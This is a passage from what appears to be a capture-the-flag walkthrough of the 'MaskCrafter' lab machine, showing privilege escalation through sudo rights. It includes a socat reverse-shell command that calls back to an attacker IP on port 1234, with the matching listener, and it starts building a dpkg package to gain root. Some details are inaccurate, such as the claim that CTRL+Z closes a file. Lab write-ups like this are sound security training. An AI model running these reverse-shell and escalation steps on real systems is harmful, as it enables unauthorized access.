
While executing it, I got the error as shown below that the text file whatsmyid.sh is too busy. Don't worry, this error is not challenge related. This error occurs when text file which is recently edited is not closed properly. (Remember when you edit a file with cat the command to save the changes made is CTRL+D, To close it, the command is CTRL+Z).

To solve the present problem, all I have to do is kill the process of the text editor still running. The ps -a command in Linux shows all the processes with their IDs. Next, I use the kill command to kill the process of cat as shown below.



```
userx@maskcrafter:~$ sudo -u evdaez /scripts/whatsmyid.sh
sudo: unable to execute /scripts/whatsmyid.sh: Text file busy
userx@maskcrafter:~$ ps -a
   PID TTY          TIME CMD
  2164 pts/0    00:00:00 su
  2193 pts/0    00:00:00 bash
  2352 pts/0    00:00:00 cat
  2539 pts/1    00:00:00 ps
userx@maskcrafter:~$ kill 2352
userx@maskcrafter:~$ ps
   PID TTY          TIME CMD
  2522 pts/1    00:00:00 bash
  2540 pts/1    00:00:00 ps
```

Now I can execute the script whatsmyid.sh and my terminal changes to that of user "edvaez" On running sudo -l, I saw that user "edvaez" can run "socat" as a user "researcherx" without requiring any password.




```
userx@maskcrafter:~$ sudo -u evdaez /scripts/whatsmyid.sh
bash: /home/userx/.bashrc: Permission denied
evdaez@maskcrafter:~$ sudo -l
Matching Defaults entries for evdaez on maskcrafter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User evdaez may run the following commands on maskcrafter:
    (researcherx) NOPASSWD: /usr/bin/socat
evdaez@maskcrafter:~$ 
```

Socat is a newtork utility almost similar to netcat. I say alsmot because the functionality of socat is more advanced than netcat. Fore example, it supports SSL. Socat is bidirectional which means we can continue communication from both sides.


Since user "edvaez" can run socat as the user "researcherx", we can start a connection from the target machine to the attacker system which will give us another shell but this time with the privileges of user "researcherx". But before doing that, we need to start a socat listener on the attacker system.

Socat is installed by default in Kali Linux, so from another terminal, I start the socat listener as shown below.




```
hackercoolmagz@kali:~$ socat file:`tty`,raw,echo=0 tcp-listen:1234
```

The above command will start a tty listener on port 1234 of the attacker system. On the target system, I set some alias for RHOST and RPORT. Here RHOST is to which IP I want the socat to connect to and RPORT is the port on which to connect to. (By this time, it should be clear to our readers that I am trying to connect to the attacker machine).




```
evdaez@maskcrafter:/tmp$ RHOST=192.168.36.130
evdaez@maskcrafter:/tmp$ RPORT=1234
evdaez@maskcrafter:/tmp$ socat tcp-connect:$RHOST:$RPORT exec:sh,pty,stderr,s
etsid,sigint,sane
```

As soon as I run the "connect" command of socat, I get another shell as user researcherx. Once again I run sudo -l, I see that user "researcherx" can execute dpkg binary without any password.




```
hackercoolmagz@kali:~$ socat file:`tty`,raw,echo=0 tcp-listen:1234
sh: 0: can't access tty; job control turned off
$ id
uid=1001(researcherx) gid=1001(researcherx) groups=1001(researcherx),4(adm),2
4(cdrom),30(dip),46(plugdev),108(lxd)
$ sudo -l
Matching Defaults entries for researcherx on maskcrafter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User researcherx may run the following commands on maskcrafter:
    (ALL) NOPASSWD: /usr/bin/dpkg
$
```

dpkg is the package managing system of Debian operating systems. It is used for installing, removing and building debian packages. Since dpkg can be run by all users, root user can also run it. So I can get a root shell if I run dpkg somehow. I will create a debian package so that I can install it using dpkg. For this I install fpm gem which is used to create debian packages.




```
hackercoolmagz@kali:~$ gem install fpm
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning:
constant Gem::ConfigMap is deprecated
```



